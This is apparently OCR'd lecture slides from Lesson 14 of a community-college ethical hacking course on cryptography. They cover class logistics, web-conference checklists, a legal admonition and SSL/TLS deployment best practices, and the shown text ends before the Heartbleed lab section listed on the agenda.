Rich's lesson module checklist


- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

- ❑ Update CCC Confer and 3C Media portals

Last updated 12/4/2016



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class




1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout


- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*




- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




3) Click OK button.



4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference

Session now connected to teleconference






[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out




Should change from phone handset icon to little Microphone icon and the Teleconferencing ... message displayed

Rich's CCC Confer checklist - screen layout



[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo






The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table

Elmo rotated up to view white board




Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx


Control Panel (small icons)




General Tab > Settings…



500MB cache size



Delete these



Google Java download

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 14

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**


Ryan



Jordan


Takashi


Michael W.


Sean


Tim


Luis


Brian


Carter


Dave R.


David H.


Roberto


Nelli


Mike C.


Deryck


Alex


Thomas


Wes


Jennifer


Marcos

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

Quiz

No Quiz Today !

Cryptography

Objectives	Agenda
• Describe symmetric and asymmetric cryptography. • Describe hashing. • Explain public key infrastructure • Carry out a Heartbleed attack against OpenSSL.	• NO QUIZ • Questions • In the news • Best practices • Final project • Housekeeping • Symmetric cryptography • Hashing • Digital signatures • Asymmetric cryptography • Digital certificates and PKI • Exchanging keys • Heartbleed vulnerability • Heartbleed exploit • Assignment • Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

- Graded work in home directories
- Quiz answers in /home/cis76/answers

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Recent news

HPE laptop compromises data on 134,000 sailors

http://arstechnica.com/security/2016/11/us-navy-warns-134000-sailors-data-breach-hpe-laptop-compromised/

- HPE contractor's laptop was "compromised".
- No further information was given.
- "Unknown individuals" had accessed information on the laptop.

Best Practices

SSL Labs Recommendations

SSL and TLS Best Practices
(From SSL Labs)

Private key and certificate

- Use 2048-bit private keys (either RSA 2048 or RSA 2048 + ECDSA 256)
- Protect private keys (password-protect them, revoke certificates if compromised, and renew certificates at least yearly because it is impossible to reliably revoke a compromised certificate).
- Ensure sufficient hostname coverage for all the names you want users to use for your site (works with and without the www prefix and is valid for every DNS name configured for it).
- Get certificates from a reliable CA.
- Use strong certificate signature algorithms (only SHA256 after January 2016).

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Configuration

- Use complete certificate chains including intermediate certificates (use all the certificates provided to you by the CA).

- Use secure protocols:
  - SSL v2 is not secure and must not be used.
  - SSL v3 is not secure when used with HTTP. Subject to the POODLE attack and weak when used with other protocols. Should not be used.
  - TLS v1.0 shouldn't be used but typically still needed in practice. Subject to the BEAST attack although mitigated by modern browsers.
  - TLS v1.1 no known security issues.
  - TLS v1.2 no known security issues and provides modern cryptographic algorithms.

- Use secure cipher suites and avoid:
  - ADH (Anonymous Diffie-Hellman)
  - NULL cipher suites (simple form of steganography)
  - Weak ciphers (typically of 40 or 56 bits)
  - RC4 (easily broken)
  - 3DES (slow and weak)

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Configuration (continued)

- Server should select best cipher suites from list client supports.
- Use forward secrecy (protects earlier conversations in theh event a private key is compromised).
- Use strong key exchange, either Diffie-Hellman (DHE) with 2048 bits or the elliptical variant (ECDHE). RSA is still popular but doesn't provide forward secrecy.
- Mitigate known problems by running updated software.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Performance

- Avoid too much security. RSA keys with more than 2048 bits or ECDSA keys with more than 256 bits waste CPU power and slowdown users.
